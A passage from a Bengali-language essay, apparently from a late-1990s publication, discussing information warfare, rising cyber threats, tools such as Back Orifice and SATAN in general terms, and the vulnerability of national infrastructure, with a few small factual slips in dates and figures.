নির্ভরশীলতা, সক্ষমতা ও মর্মাঘাত দেবার সুযোগ। মহাবিপর্যয় ঘটার শঙ্কা। এ সবকিছুই মানুষকে বুঝতে হবে। এবং এর মোকাবেলাও করতে হবে। নিয়ন্ত্রণ করতে হবে। এ লেখায় আমরা প্রয়াস পাব এ তথ্য প্রযুক্তি যুগের ক্রমবর্ধমান সুযোগ ও শঙ্কার উপর আলোকপাত করতে। সেই আলোচনায় আসবে তথ্য যুদ্ধ ও ইনফরমেশন অপারেশনগুলোর কৌশলগত প্রভাব সৃষ্টির বিষয়টিও। এসব ব্যাপারে সরকারি ও বেসরকারি সামরিক খাতে সচেতনতা প্রদর্শন আজ গুরুত্বপূর্ণ হয়ে দাঁড়িয়েছে। তথ্য প্রযুক্তি যুগের ভবিষ্যত চিত্রটা কোন পর্যায়ে গিয়ে দাঁড়াতে পারে সে চিত্রটা আঁকার প্রয়াসও এখানে চলবে। ইনফরমেশন ওয়ারফেয়ার, ইনফরমেশন অপারেশন, সত্যিকার নতুনত্ব, অপরিহার্য সমস্যা, উন্নয়নের তাড়না শক্তি, তথ্য অবকাঠামোর প্রভাব, পাল্টা পদক্ষেপ ইত্যাদি বিষয়ও এ লেখায় উঠে আসবে। কৌশল অবলম্বনের গুরুত্ব, পদ্ধতির সূচনা করা ও জাতীয় নিরাপত্তার জন্যে সম্পদ সংগঠনের বিষয়গুলোও আসবে। ব্যক্তিগত ভাবে।

নতুন ভবিষ্যত

ফিউচারিস্ট এলভিন টফলার ভবিষ্যতবাণী করেছেন, আসছে এক বৈপ্লবিক ক্ষমতার দ্বন্দ্ব "For we stand at the edge of the deepest power-shift in human history"। তাঁর বক্তব্যে এটুকু স্পষ্ট, আমরা বড় ধরনের ক্ষমতার / শক্তির বদলের দ্বার প্রান্তে এসে দাঁড়িয়েছি। তিনি বলেছেন এক্ষেত্রে ব্যবহৃত হবে সন্ত্রাস ও শক্তি। সেই সাথে ব্যবহৃত হবে সম্পদ আর জ্ঞান। সন্ত্রাস ও বল প্রয়োগ হবে সামরিক বাহিনীর একচেটিয়া কাজ কারবার। তিনি বলেছেন জ্ঞানই হবে সবচেয়ে বড় শক্তি। এর প্রয়োগ আনবে অগাধ সম্পদ। বদল হবে শক্তিমত্তা।

তাহলে সত্যিই কি মানবজাতির ইতিহাসে সেই deepest powershift বা গভীরতম ক্ষমতার বদল ঘটতে যাচ্ছে?

আমরা কি সেই পরিবর্তনের দ্বারপ্রান্তে এসে পৌঁছে গেছি? আমরা জানি, নলেজ বা জ্ঞান হচ্ছে ফোর্স মাল্টিপ্লায়ার। অর্থাৎ জ্ঞান, শক্তিকে বহুগুণে বাড়িয়ে দেয়। নতুন নতুন উপায়, নতুন নতুন প্রযুক্তি আর ধারণা কাজে লাগিয়ে মানুষ তার কাজকে শুধু উন্নততর পার্যায়েই নিয়ে আসছে না বরং কাজ করার নতুন নতুন সহজতর উপায়ও উদ্ভাবন করছে। এখানে 'মাল্টিপ্লায়ার' সুস্পষ্টভাবেই হয়ে ওঠে ব্যাপক 'এমপ্লিফায়ার' বা 'বিবর্ধক'।

স্মরণাতীত কাল থেকে মানুষ যন্ত্রপাতি ব্যবহার করে আসছে। যন্ত্রপাতি সহায়তা দিয়েছে সন্ত্রাস সৃষ্টিতে— তেমনি সম্পদ সৃষ্টিতেও। অতীতে মানুষের মেধা, মনন, চিন্তা-ভাবনা ও যোগাযোগ বাড়িয়ে তোলার মতো যন্ত্রপাতি খুব বেশি সংখ্যায় উদ্ভাবিত হয়নি। অন্ততঃ পক্ষে যন্ত্রিন না ছাপাখানার আবিষ্কার হয়। আজ আমরা এক্ষেত্রে এক ব্যাপক পরিবর্তনের দোরগোড়ায়। তথ্য ও জ্ঞানের শক্তিকে জোরালো করে তোলার পর্যায়ে। এটা মানব সমাজের উন্নয়নের ক্ষেত্রে এক ঐতিহাসিক পরিবর্তনের সময়।

প্রযুক্তির যে বিশ্ব নেটওয়ার্ক টেকনিক্যাল সেপরের মাধ্যমে কাজ করছে, তাতে করে মানুষের অনুভূতির জগৎ সম্প্রসারিত হয়ে চলেছে। মানুষের ভাবনার জগৎ সম্প্রসারিত হচ্ছে বিশ্ব কমপিউটার নেটওয়ার্কের সহায়তায়। সার্চ, নেভিগেট, ফাইন্ড, এক্সামিন, আন্ডারস্ট্যান্ড, এসিমিলেট ও রিফাইন ফীচারগুলো সঠিক তথ্যটি বের করে আনতে মানুষকে আরো বেশি সহায়তা করছে।

মানবিক যোগাযোগ আজ বাড়ছে গ্লোবাল কমিউনিকেশন নেটওয়ার্কের মাধ্যমে। এসব নেটওয়ার্ক আজ বহন করছে কথা, লেখা, ভিডিও ও নানা ধরনের উপাত্ত। ফাইবার অপটিক ক্যাবল, উপগ্রহ, মোবাইল ফোন, ইন্টারনেট ও টেলিভিশন বিশ্বব্যাপী তথ্য সম্প্রচার ও পরিচালন করছে আলোর গতিতে। যা একসময় ছিলো আমাদের ভাবনা চিন্তার বাইরে। শিমন প্যারেজ একবার বলেছিলেন : The greatest change in our time has not been effected by armies as states or international organisations; it has been driven by the speed of information' এসব বক্তব্য এ বিষয়টিকেই জোরালোভাবে প্রতিষ্ঠিত করে ইনফরমেশন বা তথ্য হচ্ছে মানুষের কর্মকাণ্ডের অনুঘটক। আর সেজন্যেই আজ আমরা আমাদের ধরা ছোঁয়ার বাইরেও আমাদের কর্মকাণ্ড ছড়িয়ে দিতে পারছি। বিষয়টি আমাদের জীবনকে পাল্টে দিয়েছে। পাল্টে দিয়েছে আমাদের কর্ম ও অবসর সময়। পরিবর্তন এনেছে সমাজে— সামাজিক কিংবা বেসামরিক সব সমাজেই। এটি আমাদের জন্যে সুযোগের সম্প্রসারণ ঘটিয়েছে। তেমনি সবদিক দিয়ে আমাদের শঙ্কাও বাড়িয়েছে। এখানে শঙ্কা আছে ইনফরমেশন ওয়ারফেয়ার বা তথ্য যুদ্ধের। আমরা সে বিবর্তনের একদম প্রান্তসীমায় দাঁড়িয়ে। আমরা কৌশলগতভাবে এখনো সে বিবর্তনের পুরো পরিণামটা দূরদৃষ্টি দিয়ে দেখতে পাচ্ছি না।

মানুষের ইতিহাস ভরপুর শুধু যুদ্ধে। কেউ কি ভবিষ্যদ্বাণী করতে পেরেছিলেন— এসব যুদ্ধ বাধবে। আসলে এসব যুদ্ধ যে বাধবে তা আমরা কেউই জানতাম না। তেমনিভাবে নতুন নতুন উদ্ভাবনের নেতিবাচক প্রভাবগুলো সম্পর্কেও আমরা জানতাম না। ১৯৪৩ সালে আইবিএম-এর বোর্ড চেয়ারম্যান টমাস ওয়াটসন বলেছিলেন, ভবিষ্যতে পৃথিবীতে মাত্র ৫টি কমপিউটারের প্রয়োজন হবে। ১৯৭৬ সালে টেলিফোন আবিষ্কার হবার পর ওয়েস্টার্ন ইউনিয়ন টেলিফোন কোম্পানি বলেছিলো, টেলিফোন যোগাযোগের ক্ষেত্রে গুরুত্বের সাথে ব্যবহৃত নাও হতে পারে। অতএব এ কোম্পানির কাছে টেলিফোন তেমন কোন দামী বিষয় নয়। ১৯১৯ সালে চার্লস এইচ ডুয়েলস যখন আমেরিকান প্যাটেন্ট ব্যুরো শীর্ষপদে কাজ করতেন তখন তিনি প্যাটেন্ট ব্যুরো বিলুপ্ত করে দেবার প্রস্তাব দিয়েছিলেন। কারণ, তিনি বলেছিলেন যা কিছু আবিষ্কার হবার তা ইতোমধ্যেই হয়ে গেছে। অতএব প্যাটেন্ট ব্যুরোর কি দরকার। যখন 'টকিং পিকচার' আবিষ্কার হলো তখন সাইলেন্ট ফিল্ম ডিরেক্টররা ভেবেছিলেন, অভিনেতাদের কথা শোনা হবে হাস্যকর এক ব্যাপার। এসব উদাহরণ স্পষ্ট করে দেয়, আমরা কি ভাবি, আর কি ঘটে। আর ভবিষ্যত সম্পর্কে আমাদের ভাবনার পরিধিই বা কতো ছোট।

কমপিউটার শঙ্কা

তথ্য ও জ্ঞান সবসময়েই ছিলো। এখনো আছে। তথ্য ও জ্ঞান এখন আগের চেয়ে অনেক বেশি জোরালো হয়েছে। আর তথ্য ও জ্ঞান অন্য কথায় ইনফরমেশন অ্যান্ড নলেজ হচ্ছে জাতীয় অর্থনীতি, কর্পোরেশন ও পরিবারের একটি অংশ। ইনফরমেশন সোসাইটিতে 'owning'-এর চেয়ে বেশি গুরুত্বপূর্ণ হচ্ছে 'knowing' অর্থাৎ কোন কিছুর মালিক হবার চেয়ে জানাটাই বেশি গুরুত্বপূর্ণ। তথ্য যুগ যতোই বিকশিত হবে সমাজ ততোই নতুন নতুন শঙ্কায় পড়বে। ভীতির কারণ ঘটবে। অনেকেই তথ্য ব্যবস্থাকে স্বীকার করে নিয়েছেন, মেনে নিয়েছেন। কিন্তু ইনফরমেশন সিস্টেমের উপর তারা যে কতোটা নির্ভরশীল হয়ে পড়ছেন যে ব্যাপারটি হয়তো পরিষ্কারভাবে বুঝতে পারছেন না। তথ্য ব্যবস্থা কত বড় আঘাত তাদের উপর হানতে পারে, তথ্য ব্যবস্থা অকেজো কিংবা বাধাগ্রস্থ হলে কি অভাবনীয় ঘটনা যে ঘটতে পারে, তা তাদের ভাবনায় নেই। আগে সব তথ্য উন্মুক্ত ছিলো না। আজ আর তা গোপন নেই। সব তথ্যই যেনো সবার জন্যে উন্মুক্ত। কিন্তু অত্যাধুনিক তথ্য ব্যবস্থা গড়ে তোলা হয়েছে একটা অনিরাপদ ভিত্তির উপর নির্ভর করে। নেটওয়ার্কিং সক্ষমতা ছাড়িয়ে গেছে তথ্য রক্ষা করার সক্ষমতাকে।

ডাটা বা উপাত্তের চলাচল প্রতিবছরই বেড়ে তিনগুণে পৌঁছুচ্ছে। যখন ২০০৫ সালের মধ্যে টাইপ করার ঝামেলা ছেড়ে ভয়েস টেকনোলজি মুখ্য হয়ে উঠবে, তখন উপাত্তের চলাচলের মাত্রা আরো অনেকগুণ বেড়ে যাবে। ১৯৯৮ সালে সাড়ে ৭ কোটি নতুন গ্রাহক স্বাক্ষর করেছেন সেল্যুলার ফোন সার্ভিস পাবার জন্যে। এর ফলে বিশ্বে ১৯৯৮ সালেই এই তারবিহীন সেল্যুলার ফোন সার্ভিসভোগী মানুষের সংখ্যা ৮ কোটি ৫০ লাখে পৌঁছেছে। ১৯৯৮ সালে সারাবিশ্বে প্রতি মিনিটে ৫০ লাখ ই-মেইল বার্তা পাঠানো হয়েছে অথবা ই-মেল বার্তা রিসিভ করা হয়েছে। এ লেনদেন হয়েছে ফ্যাক্স মেশিনের মাধ্যমেও। বুদ্ধিদীপ্ত সফটওয়্যার এজেন্ট ডাউনলোড করা বার্তা বাছাই করে টেলিফোন কীপ্যাড ব্যবহার না করে স্পোকেন কম্যান্ড ব্যবহার করেই ভয়েসমেইলের ব্যবস্থা করে দিয়েছে।

আজ ১০ কোটিরও বেশি মানুষ ইন্টারনেট ব্যবহার করছে। প্রতি ৪ সেকেন্ডে যুক্ত হচ্ছে একটি নতুন ওয়েব সাইট। প্রতি ১০০ দিনে

ইন্টারনেট চলাচল দ্বিগুণ হচ্ছে। ২০০৫ সালের মধ্যে ইন্টারনেট ব্যবহারকারীর সংখ্যা ১০০ কোটি ছাড়িয়ে যেতে পারে। তখন ওয়েব সাইটের সংখ্যা হবে অসংখ্য। তখন ওয়েব সাইটে অনধিকার প্রবেশ এতো বেড়ে যাবে যে, তথ্য পাওয়ার বিষয়টি হয়ে উঠবে ঝুঁকিপূর্ণ। তখন সত্যিকারে সম্পদ হবে 'সিম্বল' আর 'বাইট'। নোট আর ধাতব মুদ্রার মতো নগদ অর্থ নয়। সময়ই হবে অর্থ। তথ্যই হবে অর্থ। বিশেষ উদ্দেশ্য সাধনের জন্যে দ্রুত গতির তথ্য ছেঁকে আনাটাই হবে তখন অর্থোপার্জনের চাইতেও বড় কাজ। ইন্টারনেট বিশ্ব অর্থনৈতিক কর্মকাণ্ডকে পাল্টে দিচ্ছে। ২০০৫ সালের মধ্যে ইন্টারনেটের মাধ্যমে বেচাকেনার পরিমাণ শুধুমাত্র যুক্তরাষ্ট্র ও ইউরোপে পৌঁছে যাবে ৫ ট্রিলিয়ন মার্কিন ডলার অঙ্কে (১ ট্রিলিয়ন = ১০০০০০০০০০০০০০০০০০০)।

এটা অবশ্য সুস্পষ্ট তথ্য প্রযুক্তির বিপ্লব এবং তথ্য ও জ্ঞানের এই নয়া বিশ্ব অর্থনীতি জন্ম দিয়েছে বেশ কিছু নতুন শঙ্কা বা ভীতির। পরিবর্তনশীল পরিস্থিতির পরিণতিটা সম্পর্কে এখনো আমাদের জানা হয়ে উঠেনি। তবে একথা অনুমেয়, আমাদেরকে সৃষ্টি করতে হবে ও পরিচালনা করতে হবে 'ফোর্সেস অব ইনফরমেশন ডিফেন্স' বা তথ্য প্রতিরক্ষা বাহিনী। যা প্রতিরোধ করবে সাইবার ক্রাইম। যে সাইবার ক্রাইম ঘটার আন্দাজ অনুমান এখন আমরা করতে শিখছি। প্রেসিডেন্ট বিল ক্লিনটনও এ ব্যাপারে সজাগ : "Our vulnerability particularly to cyber attacks, is real and growing."

কোটি কোটি স্বত্বাধিকারমূলক গোপনীয় তথ্য-উপাত্ত ইতোমধ্যেই বিশ্বের বিভিন্ন হাইটেক কর্পোরেশন থেকে চুরি হয়ে গেছে। অনেক কর্পোরেশনে সাইবার ক্রিমিনালরা ইলেকট্রনিক উপায়ে ঢুকে পড়েছে। যুক্তরাষ্ট্রে ফেডারেল ব্যুরো অব ইনভেস্টিগেশনস হিসেব কষে দেখিয়েছে ইলেকট্রনিক ক্রাইমের ফলে মানুষ বছরে ১০০০ কোটি ডলার ক্ষতির মুখে পড়ে। এটাও স্বীকার করে নেয়া হয়েছে যে ইলেকট্রনিক ক্রাইমের শিকার কমপিউটার সিস্টেমের মালিকরা কিন্তু সবাই এ আক্রমণের কথা জানেন না। মালিকদের একটি ভগ্নাংশ মাত্র এ ব্যাপারে অবহিত আছেন। ফলে প্রকৃত ক্ষতিটা যে এর চেয়ে আরো অনেক অনেক বেশি তা সহজেই অনুমেয়।

ইনফরমেশন ওয়ারফেয়ার বা তথ্য যুদ্ধের নানা অস্ত্রের অভিজ্ঞতার ছোঁয়া আমরা ইতোমধ্যেই পেয়ে গেছি। এগুলো হচ্ছে : কমপিউটার ভাইরাস, ওয়ার্মস, ট্রোজান হর্সেস, লজিক বম্বস। আছে সার্ভিস দিতে সফটওয়্যারের অস্বীকৃতি। মোবাইল ফোন সেল, ফ্যাক্স, উপগ্রহ ও ভূমিভিত্তিক যোগাযোগে বিঘ্ন সৃষ্টির জন্যে ব্যবহৃত উচ্চ শক্তিসম্পন্ন জ্যামার ও স্নিকার প্রলিফারেট। এছাড়া তথ্য চুরি করার জন্যে বেশ কিছু পদ্ধতি কাজে লাগানো হচ্ছে। আরো কিছু পদ্ধতি উদ্ভাবন করা হচ্ছে। আক্রমণটা কোত্থেকে সূচনা করা হলো তা গোপন করার পদ্ধতি উদ্ভাবিত হয়েছে। এবং আরো হচ্ছে। তথ্য ধ্বংস করে দেবার অস্ত্রও মানুষের হাতে আছে। এসব কাজে লাগিয়ে ধ্বংস করে দেয়া যাবে তথ্য অবকাঠামো। যেমন বিশেষ সফটওয়্যার কাজে লাগিয়ে টেলিফোন লাইন ওভারলোড করে দেয়া যাবে। তেমনি ওভারলোড করা যাবে বিমান, নৌ ও স্থলযান চলাচলের নিয়ন্ত্রণ ব্যবস্থা। দেয়া যাবে এ সবের চলাচল সম্পর্কে ভুল তথ্য। এমন সফটওয়্যারও আছে, যা ফিন্যানসিয়াল ইনস্টিটিউশন বা আর্থিক প্রতিষ্ঠান ও সরকারি সেবা প্রতিষ্ঠানকে বিপর্যস্ত করে তুলতে পারবে। দূর নিয়ন্ত্রকের মাধ্যমে বৈদ্যুতিক লাইন, পাইপ লাইন ও শিল্প প্রক্রিয়াকে পাল্টে দেয়া যাবে। স্যাবোটাজ বা আত্মঘাতি কর্মকাণ্ড পরিচালনা করা যাবে শেয়ার বাজারগুলোতে।

কেনেথ এ. মিনিহান যথার্থই বলেছেন : "Peace really does not exist in the information age." আর এই 'থ্রেট স্পেকট্রাম' বা আশঙ্কার বর্ণচ্ছটা অব্যাহতভাবে পরিবর্তিত হচ্ছে। পাসওয়ার্ড ভঙ্গের প্রোগ্রাম এখন ব্যাপকভাবে পাওয়া যাচ্ছে। একটা নিরাপত্তা ব্যবস্থার দুর্বল দিকগুলো চিহ্নিত করে স্বয়ংক্রিয়ভাবে সেই দুর্বল জায়গায় আঘাত হানার মতো প্রোগ্রামেরও ব্যবহার হচ্ছে। অপকারী কোড : ট্র্যাপডোর, ব্যাকডোর ও লজিক বম্ব এখন বাণিজ্যিকভাবে সস্তায় পাওয়া যাচ্ছে কমপিউটার চিপসহ, যা দিয়ে ওয়েবে হোমপেজ এডিট করার প্রোগ্রাম ব্যবহার করে নেটওয়ার্ক সার্ভারে আঘাত হানা যাবে। উচ্চ ক্ষমতাসম্পন্ন ক্ষতিকর সার্ভার ইন্টারনেটের সাথে সংযুক্ত তথ্য ব্যবস্থায় আঘাত হানতে পারে।

কমপিউটার শঙ্কা ও নিরাপত্তা

কমপিউটারের বেলায় আছে বেশ কিছুসংখ্যক শঙ্কা বা থ্রেট। হতে পারে এ শঙ্কা আভ্যন্তরীণ কিংবা বাহ্যিক। এসব শঙ্কাকে বিচার বিশ্লেষণে আনতে হবে। বেশিরভাগ অপারেটিং সিস্টেমে থাকে অন্তর্নিহিত কিছু আঘাতের সম্ভাবনা। আরো অতিরিক্ত কিছু আঘাতের সূচনা ঘটে কনফিগারেশন ও ব্যবহারের সময়ে। ইন্টারনেট থেকে ফাইল লোড করার কারণে একটা কমপিউটারে তথ্য ধ্বংস হয়ে যেতে পারে। যেসব কমপিউটারে ভাল ও সাম্প্রতিক এন্টি-ভাইরাস প্রোগ্রাম থাকেনা সেগুলোই এ ধ্বংসের শিকার হয়। অন্যকে ঠকিয়ে আনা বা এক্সপ্লয়েট করা তথ্য দ্রুত ব্যাপকভাবে ছড়িয়ে দেয়া হয়।

যখন আপনার কমপিউটারটি একটি নেটওয়ার্কে সংযুক্ত থাকবে, তখন আপনাকে অবশ্যই বুঝে নিতে হবে আপনি পাশের কমপিউটারের নিরাপত্তার উপর নির্ভরশীল। আপনি যখন জানবেন না সে কমপিউটারটি কীভাবে সংযুক্ত, তখন আপনি নিরাপত্তা সমস্যায় পড়বেন না, এমন নিশ্চয়তা নেই। অনেক সংঘবদ্ধ অপরাধী চক্রের কাছে ইন্টারনেট একটি হাতিয়ার, কোন টার্গেট নয়। হ্যাকারদের জন্যে ইন্টারনেটে রয়েছে অনেক শক্তিশালী সফটওয়্যার। এবং এক্ষেত্রে আরো শক্তিশালী সফটওয়্যার সহজলভ্য করার প্রবণতাই এখানে লক্ষ্যণীয়। হ্যাকার টুল ব্যবহারের জন্য তেমন কোন দক্ষতার প্রয়োজন হয় না। কারণ হ্যাকিং টেকনিক স্বয়ংক্রিয় করে তোলা হয়েছে। এসব সফটওয়্যার যে কেউ ব্যবহার করতে পারে। ধ্বংস করে দিতে পারে একটি কমপিউটার নেটওয়ার্ক। অচল করতে পারে গোটা কমপিউটারকে।

Back Orifice (BO) হলো উইন্ডোজ ৯৫ ও ৯৮ এর জন্যে একটি ব্যাকডোর। এর মাধ্যমে একজন অননুমোদিত ব্যবহারকারী আপনার সিস্টেমের নিয়ন্ত্রণ দখল করে নিতে পারে। এই সফটওয়্যারটি খুবই উন্নত মানের। আজ পর্যন্ত আসা অন্যান্য বাণিজ্যিক সফটওয়্যারের তুলনায় এর মান অনেক উন্নততর। কেউ নিজের কমপিউটারে খেলছে। বিও-এর মাধ্যমে অন্যরা সেখানেও বাধ সাধতে পারবে। এই সফটওয়্যারটি কাছে থাকলে এরা অন্য খেলোয়াড়ের কমপিউটারে ঘুরে আসতে পারবে। কিংবা কমপিউটারটি বন্ধ করে দিতে পারবে এ সফটওয়্যারের ক্ষমতার মধ্যে আছে : কমান্ড কার্যকর করা, ফাইলের তালিকা করা, ডাইরেক্টরিতে অংশ নেয়া, ফাইল আপলোড ও ডাউনলোড করা, কী স্ট্রোকস মনিটর করা, মানুষকে পাগল করে তোলার জন্যে আপনা-আপনি সিডি রম ওপেন ও ক্লোজ করা এবং চলমান যেকোন প্রক্রিয়াকে কিল করা।

এদিকে SATAN-এর মতো প্রোগ্রাম মুলতঃ ডিজাইন করা হয়েছিলো কমপিউটার ও নেটওয়ার্ক প্রশাসকদের সহায়তা যোগানোর জন্য। যাতে করে এরা তাদের সিস্টেমে নিরাপত্তার দূর্বল দিকগুলো চিহ্নিত করতে পারেন। সমস্যা হলো, যেসব কমপিউটার অনুপ্রবেশকারী দ্রুত লক্ষ্যে প্রবেশ করতে চায় ও লক্ষ্যে আঘাত হানতে চায়, তারাও এই প্রোগ্রামকে কাজে লাগায়। অন্যান্য সফটওয়্যার প্রোগ্রাম সহযোগে এর মাধ্যমে একজন হ্যাকার একটি স্বয়ংক্রিয় পরীক্ষা-নিরীক্ষায় প্রবেশ করতে পারে এবং কোন রকম চিহ্ন না রেখেই ইনট্রুশন প্যাকেজ দিয়ে যাবতীয় অপকর্ম সম্পন্ন করতে পারে। SATAN-এর নতুন নতুন সংস্করণ দূর্বল স্থানে স্বয়ং আঘাত হানার ফীচার সমৃদ্ধ। এর বাইরে হ্যাকিংয়ের জন্যে অন্যান্য উন্নতমানের সফটওয়্যার টুলও পাওয়া যায়।

নতুন ইনফরমেশন ওয়ারফেয়ার

ইনফরমেশন ওয়ারফেয়ার বলতে আমরা কি বুঝি? ইনফরমেশন ওয়ারফেয়ার-এর অর্থ সবসময়ই পরিবর্তনশীল, এর স্থায়ী অর্থ নেই। স্থায়ী রূপও নেই। এ যেনো গ্রীক উপখ্যানের সেই বহুমাথাওয়ালা সর্পদানবের মতো। হারকিউলিস একটার পর একটা মাথা কেটে ফেলছে, আর একটা একটা করে নতুন মাথা গজাচ্ছে। নতুন রূপে। ইনফরমেশন ওয়ারফেয়ারকে সেই অন্ধের হাতি দর্শন গল্পের সাথেও তুলনা করা চলে। ইনফরমেশন ওয়ারফেয়ার-এর বহুরূপ। যে যেভাবে দেখতে পায়। 'ইনফরমেশন ওয়ারফেয়ার'-এর কোন সুনির্দিষ্ট সংজ্ঞা নেই। শুধু এটুকু বলা যায়, ইনফরমেশন ওয়ারফেয়ার হচ্ছে আমাদের অন্তহীন যাত্রাপথে, ভবিষ্যতের মহাযাত্রায় কিছু 'রোড সাইন' মাত্র।

'ইনফরমেশন অপারেশন' কি? যুক্তরাষ্ট্রে 'ইনফরমেশন অপারেশন' হচ্ছে 'উচ্চমার্গের একটা কৌশলগত পদবাচ্য'। যাতে সমন্বয় ঘটেছে বিভিন্ন সক্ষমতা আর কর্মকাণ্ডের। এদের মধ্যে ইনফরমেশন ওয়ারফেয়ার বা তথ্যযুদ্ধ একটি। যখন কেউ তার তথ্য ও তথ্য ব্যবস্থাকে সুরক্ষিত বা নিরাপদ রাখার জন্যে অন্য কোন তথ্য বা তথ্য ব্যবস্থার বিরুদ্ধে পাল্টা ব্যবস্থা নেয়, তখন তাকে ইনফরমেশন অপারেশন বলা হয়। আর ইনফরমেশন ওয়ারফেয়ার হচ্ছে সেই সব ইনফরমেশন অপারেশন যা সঙ্কটের সময় অথবা অর্জনের দ্বন্দ্বের সময় অথবা সুনির্দিষ্ট লক্ষ্য সাধনে প্রতিপক্ষের বিরুদ্ধে পরিচালিত হয়। ইনফরমেশন অপারেশনের চূড়ান্ত লক্ষ্য হচ্ছে মানুষের সিদ্ধান্ত গ্রহণ প্রক্রিয়ার ওপর প্রভাব বিস্তার করা।

অনেকের কাছে, তথ্য সংক্রান্ত নিয়ন্ত্রণ ও শ্রেষ্ঠত্ব অর্জনের জন্যে যাবতীয় সংগ্রামই হচ্ছে ইনফরমেশন ওয়ারফেয়ার। আর এটি একটি জিনগত পদবাচ্য/ জেনেটিক টার্ম। কোন পরিস্থিতির 'মাস্টার' বনে যাওয়ার ক্ষেত্রে শেষ পর্যন্ত এটি একটি মানসিক যুদ্ধে রূপ নিতে পারে। ব্যাপক অর্থে মানুষ কাজ করে অনেক পর্যায়ের

আন্তঃ ক্রিয়ার, দ্বন্দ্বের নানা পর্যায়ে ও ক্ষেত্রে। হতে পারে ব্যক্তিগত, কর্পোরেট, বৈশ্বিক— ইত্যাদি ইনফরমেশন ওয়ারফেয়ার। ব্যাপক দৃষ্টিতে, ইনফরমেশন ওয়ারফেয়ার সংঘটিত হয় সহযোগিতা, প্রতিযোগিতা, সঙ্কট, লড়াই পর্যন্ত বিভিন্ন পর্যায়ের দ্বন্দ্বের সময়ে। এর ক্ষেত্র হতে পারে : সামরিক, রাজনৈতিক, কূটনৈতিক, অর্থনৈতিক, সামাজিক, অবকাঠামোগত, অপরাধগত, আদর্শিক ও ধর্মীয় এবং সম্ভবত আরো অনেক বেশি। এ ওয়ারফেয়ারের রূপ ও পদ্ধতিও কয়েক ধরনের। এখানে আসতে পারে নানা প্রযুক্তি, উদ্দেশ্য ও লক্ষ্য।

তথ্যকে ভাল কিংবা খারাপ উভয় কাজেই লাগানো যেতে পারে। সমমাত্রিক তথ্য ও জ্ঞানকে লাগানো যেতে পারে শক্তিকে বজায় রাখার ক্ষেত্রে। জ্ঞানকে 'অস্ত্র' আর তথ্যকে 'বুলেট' হিসেবে ব্যবহার করে যেকোন বিরোধে জয়ী হওয়া সম্ভব।

ইনফরমেশন ওয়ারফেয়ারের সূচনা কোন ঘোষণা ছাড়াই হতে পারে। এবং এ যুদ্ধ চলতে পারে এক ব্যাপক যুদ্ধক্ষেত্রে— মুক্তভাবে কিংবা ধ্বংসাত্মকভাবে, বিচ্ছিন্নভাবে কিংবা ব্যাপকভাবে। ইনফরমেশন বিস্তৃত হতে পারে শান্তি, সঙ্কট, দ্বন্দ্ব ও প্রকৃত যুদ্ধের পর্যায়ে।

অবকাঠামোর উপর প্রভাব

সামরিক শক্তি ও জাতীয় অর্থনীতি এখন ক্রমবর্ধমান হারে জটিল কিছু অবকাঠামোর মাধ্যমে পারস্পরিকভাবে নির্ভরশীল হয়ে উঠছে। তথ্য প্রযুক্তির এগিয়ে যাওয়া এবং দক্ষতা ও উৎপাদনশীলতায় প্রতিযোগিতার চাপে ভৌত ও তথ্যগতভাবে সামরিক শক্তি ও জাতীয় অর্থনীতির উপর আঘাত আসার সম্ভাবনা দিন দিন বাড়ছে। কারণ, অবকাঠামো সময়ের সাথে ক্রমেই স্বয়ংক্রিয় হয়ে উঠছে। সেই সাথে পারস্পরিক সংশ্লিষ্টতার মাত্রাও বাড়ছে। জাতীয় তথ্য অবকাঠামো হচ্ছে ইনফরমেশন ওয়ারফেয়ারের মূল কেন্দ্র। পুলিশ বাহিনীকে তার প্রচলিত দায়িত্ব পালন করতে গিয়ে সাক্ষ্য-প্রমাণ পেতে হয়। বাণিজ্যিক সার্ভিসগুলোকে তাদের ঘাটতি গোপন রাখতে হয়। এদিকে সামরিক প্রতিরক্ষা ও জাতীয় সম্পদ ক্রমবর্ধমানহারে পারস্পরিক নির্ভরশীল অবকাঠামোর মাধ্যমে পরস্পর পরস্পরের উপর নির্ভরশীল হয়ে পড়ছে।

ইনফরমেশন ওয়ারফেয়ার-এর ফলে অবকাঠামোর উপর কি প্রভাব ফেলতে যাচ্ছে তা কল্পনা করা কঠিন। বিদ্যুৎ সরবরাহের জন্যে আমরা কমপিউটার সহায়তা নেই। তেমনি টেলিযোগাযোগ, পানি সরবরাহ, পয়ঃনিষ্কাশন, বিমান, সড়ক ও রেল যোগাযোগ, দৈনিক সংবাদপত্র, সামাজিক বীমা, করারোপ, ব্যাংক প্রক্রিয়া ও আরো অনেক কিছুর পুরো অবকাঠামো কমপিউটার সহায়তার উপর নির্ভরশীল। বৈদ্যুতিক নেটওয়ার্ক ও যোগাযোগ নেটওয়ার্ক নিয়ন্ত্রিত হয় কমপিউটারের মাধ্যমে। কমপিউটার এখানে কাজ করে সমাজের 'মগজ' হিসেবে। কমপিউটার-ছাড়া এখানে বিপর্যয় অবশ্যম্ভাবী। নেটওয়ার্ক ভেঙ্গে পড়লে আমরা সবাই এখানে অচল-অকেজো। যদি যুক্তরাষ্ট্রে ওয়ার্ল্ড ট্রেড সেন্টারে যোগাযোগ নেটওয়ার্ক ভেঙ্গে পড়ে, তবে বিশ্বব্যাপী হাজার হাজার কোটি কোটি ডলার লোকসান হবে। একটা হাইটেক নেশন যদি পুরোপুরিভাবে ইনফরমেশন নেটওয়ার্ক সমৃদ্ধ হয়ে উঠে, তবে তথ্য ব্যবস্থার উপর আক্রমণ ও নিয়ন্ত্রণ গ্রহণ করেই গোটা জাতিকে ধ্বংসের মুখে ঠেলে দেয়া যাবে। ভবিষ্যতে একটা জাতির জন্যে এটাই হবে মারাত্মক ভয়ের কারণ। নানা কারণে এমনটি হওয়ার সম্ভাবনা আছে। যদি অবকাঠামো আক্রমণ লাভজনক হয় তবে এ আশঙ্কা বাড়বে। অনুপ্রবেশের সম্ভাবনা থাকলেও এমনটি ঘটার ভয় আছে।

নানা ধরনের ইনফরমেশন ওয়ারফেয়ার

আক্রমণের উৎস, আক্রমণের ধরন ও কৌশল ইত্যাদি বিবেচনায় আনলে আমরা নানা ধরনের ইনফরমেশন ওয়ারফেয়ার দেখতে পাব। প্রথম ও প্রধান দু'ধরনের আক্রমণ হচ্ছে : আউটসাইড অ্যাটাক ও ইনসাইড অ্যাটাক। আউটসাইড অ্যাটাকের বিরুদ্ধে সম্ভাব্য প্রতিরোধ হচ্ছে ফায়ারওয়াল, আইসোলেশন ও এনক্রিপশন। ইনসাইড অ্যাটাক নির্ভরশীল ব্যক্তিগত নিরাপত্তা ও প্রক্রিয়ার উপর।

